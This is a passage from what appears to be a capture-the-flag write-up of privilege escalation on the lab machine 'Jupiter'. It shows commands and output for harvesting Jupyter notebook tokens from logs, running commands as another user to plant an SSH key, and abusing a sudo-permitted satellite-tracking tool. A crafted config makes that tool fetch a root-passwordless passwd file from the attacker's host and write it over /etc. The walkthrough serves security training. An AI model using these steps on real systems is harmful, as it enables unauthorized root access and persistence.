Users logged in:      1
IPv4 address for eth0: 10.10.11.216
IPv6 address for eth0: dead:beef::250:56ff:feb9:b723

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jun  7 15:13:15 2023 from 10.10.14.23
juno@jupiter:~$ |

```

Privilege Escalation

1) found ports listening on localhost

```
juno@jupiter:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8888         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000         127.0.0.1:58302         TIME_WAIT   -
tcp        0    272 10.10.11.216:22        10.10.14.2:40064        ESTABLISHED -
tcp6       0      0 :::22                  :::*                     LISTEN      -
juno@jupiter:~$ |
```

2) Enumerated the internal ports

```
(vigneswar@VigneswarPC)-[~/Temporary]
$ ssh juno@jupiter.htb -i jupiter -L 127.0.0.1:8888:127.0.0.1:8888 -N
|
```

```
(vigneswar@VigneswarPC)-[~]
$ nmap 127.0.0.1 -p 8888 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-22 16:45 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00088s latency).

PORT      STATE SERVICE VERSION
8888/tcp  open  http    Tornado httpd 6.2
| http-title: Jupyter Notebook
|_Requested resource was /login?next=%2Ftree%3F
|_http-server-header: TornadoServer/6.2
| http-robots.txt: 1 disallowed entry
|_/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.13 seconds
```

3) found token

```

token=37f2db0a47c03b24be01fb112561f83d5394c4af343c1e90
juno@jupiter:~$ cat /opt/solar-flares/logs/jupyter* | grep -o -E "token=[a-z0-9]*" | sort -u
token=17c88cd08da0e83060212d9bdca9b7e0cb77a5b3db7f601e
token=2f504e6fb46d05416b63f9a437f9b01cd84f1dc508f760e9
token=32c191b5c60eee4f4a2a8c71498d0d285a82433f1629e44d
token=355e8d17288e32971e13b7ea0e5a45f610a89a1079935d70
token=37f2db0a47c03b24be01fb112561f83d5394c4af343c1e90
token=3c02358351a9f5dddc49de8529d8d70b72ad1bf3447da316
token=3fdb3a61fcbdb3d798b1e544e65506679f1b3afe4c3d64ec0
token=42dc3684132c4f3abd861afaff87f77088e18ea324e8613f
token=4f3a203bf39974ebe186dcfcb13951800d7d48f551dca269
token=5313d7bfe0eb674db299f627f4be1212d17c6758b7b98989
token=541fe01458de7dfa4f6846a8942ac19813027a0d4c7ae75e
token=58b7b9d0f454d3dd67ba8617b5c49152b40b9a84ba84aaf6
token=6e55453452553edb56a9a1ff047e59731a996f1b1477a2bb
token=7c07a1dec44c592d51ffffbe41d93478ed81b5bd6536f4e9e
token=86bc5bfe81160236c47c9ef49b0c30333685bd9bc1b4fabb
token=99515a46ec9771332b4bdb8c6345f556d0b9033ebb857bfc
token=a3fa766425e9e215fdb7bc51fecaaa9e851c579c1c9118a0
token=ac76aa2810c91514fb07a00850fc83091cd22e6cd8de4cad
token=afd87eff400a5006d19b6f7bf1b5541b7f716efbf847e440
token=b56d663f59a58570177c92c7bb992f90b252f97e9d04ab4a
token=b8055b937eeb17431b3f00dfc5159ba909012d86be120b60
token=c0dc3dc7a8ccbc8f12161717cb99e588c05af493a8ef44e9
token=c1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
token=cb3838c517de094f37ac3a51fa6e5d65b29c54f407a2bfb9
token=e9b7d5bd755ff579a4bcd1cb2316098b282c954029d58f5d
token=ecb902737922cbb1155bc7c7a60a6f1b52ae206fd2e1ff1d
token=fa7fab9d1955b2003a7755d125e351956cc5b07e4ee7e8ec
token=ff0e0d45e2c953a0e942abc9008b03d728cf989ad9f93f9b
juno@jupiter:~$

```

4) we can execute command as jovian in this notebook

The screenshot shows a Jupyter Notebook interface with the following content:

```

In [ ]: plt.rcParams["figure.figsize"] = (20,20)

In [ ]: m = Basemap(resolution='l',projection='cyl', llcrnrlat=-70, urcrnrlat=70, llcrnrlon=0, urcrnrlon=360)

# draw parallels and meridians
m.drawparallels(np.arange(-90.,90.,20.), labels = [True, True, True, True, True, True, True, True, True])
m.drawmeridians(np.arange(0.,360.,30.))
m.drawmapboundary(fill_color='#f5f4f0')

for i in range(len(df.index)):
    x, y = m(df.ix[i]['latitude'], df.ix[i]['longitude'])
    if (df.ix[i]['class'] == 'C'):
        factor = 1.
        plt.plot(x, y, 'o', markersize=np.power((1.0*df.ix[i]['level']),0.7), color=((np.round(((df.ix[i]['level']*5.
        factor = 1.
        plt.plot(x, y, 'o', markersize=np.power((10.0*df.ix[i]['level']),0.7), color=(34/255., (np.round((df.ix[i]['l
        factor = 1.
        plt.plot(x, y, 'o', markersize=np.power((100.0*df.ix[i]['level']),0.7), color=((np.round(((df.ix[i]['level']*

plt.show()

In [1]: import os
os.system("whoami")

jovian

Out[1]: 0

In [ ]:

```

5) got ssh as jovian

```
In [3]: os.system("mkdir ~/.ssh")
```

```
Out[3]: 0
```

```
In [4]: os.system("cp /tmp/key ~/.ssh/authorized_keys")
```

```
Out[4]: 0
```

6) found sudo permissions

```
jovian@jupiter:~$ sudo -l
Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack
```

7) it uses config file

```
jovian@jupiter:~$ strace /usr/local/bin/sattrack |
```

```
newfstatat(AT_FDCWD, "/tmp/config.json", 0x7fffc7ea4210, 0) = -1 ENOENT (No such file or directory)
write(1, "Configuration file has not been "..., 57) = 57
getpid()                                = 5205
exit_group(1)                           = ?
+++ exited with 1 +++
```

8) found a config file

```
jovian@jupiter:~$ find / -name config.json 2>/dev/null
/usr/local/share/sattrack/config.json
/usr/local/lib/python3.10/dist-packages/zmq/utils/config.json
jovian@jupiter:~$
```

```

jovian@jupiter:~$ cat /usr/local/share/sattrack/config.json
{
    "tleroot": "/tmp/tle/",
    "tlefile": "weather.txt",
    "mapfile": "/usr/local/share/sattrack/map.json",
    "texturefile": "/usr/local/share/sattrack/earth.png",

    "tlesources": [
        "http://celestrak.org/NORAD/elements/weather.txt",
        "http://celestrak.org/NORAD/elements/noaa.txt",
        "http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle"
    ],

    "updatePerdiod": 1000,

    "station": {
        "name": "LORCA",
        "lat": 37.6725,
        "lon": -1.5863,
        "hgt": 335.0
    },

    "show": [
    ],

    "columns": [
        "name",
        "azel",
        "dis",
        "geo",
        "tab",
        "pos",
        "vel"
    ]
}
jovian@jupiter:~$ |

```

9) it creates file, on any folder so made a copy of passwd with passwordfree login


```
jovian@jupiter:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:./var/cache/pollinate:/bin/false
sshd:x:106:65534:./run/sshd:/usr/sbin/nologin
syslog:x:107:113:./home/syslog:/usr/sbin/nologin
uidd:x:108:114:./run/uidd:/usr/sbin/nologin
tcpdump:x:109:115:./nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117:./var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
juno:x:1000:1000:juno:/home/juno:/bin/bash
lxd:x:999:100:./var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
grafana:x:115:121:./usr/share/grafana:/bin/false
jovian:x:1001:1002:,,,:/home/jovian:/bin/bash
_laurel:x:998:998:./var/log/laurel:/bin/false
jovian@jupiter:~$ |
```

(vigneswar@VigneswarPC)-[~/Temporary]

\$ cat passwd

```
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:./var/cache/pollinate:/bin/false
sshd:x:106:65534:./run/sshd:/usr/sbin/nologin
syslog:x:107:113:./home/syslog:/usr/sbin/nologin
```

```
jovian@jupiter:/tmp$ cat config.json
{
  "tleroot": "/etc/",
  "tlefile": "weather.txt",
  "mapfile": "/usr/local/share/sattrack/map.json",
  "texturefile": "/usr/local/share/sattrack/earth.png",

  "tlesources": [
    "http://10.10.14.2/passwd"
  ],

  "updatePerdiod": 1000,

  "station": {
    "name": "LORCA",
    "lat": 37.6725,
    "lon": -1.5863,
    "hgt": 335.0
  },

  "show": [
  ],

  "columns": [
    "name",
    "azel",
    "dis",
    "geo",
    "tab",
    "pos",
    "vel"
  ]
}
```

10) got root access

```
jovian@jupiter:/tmp$ su root
root@jupiter:/tmp# cd /root
root@jupiter:~# whoami
root
root@jupiter:~# |
```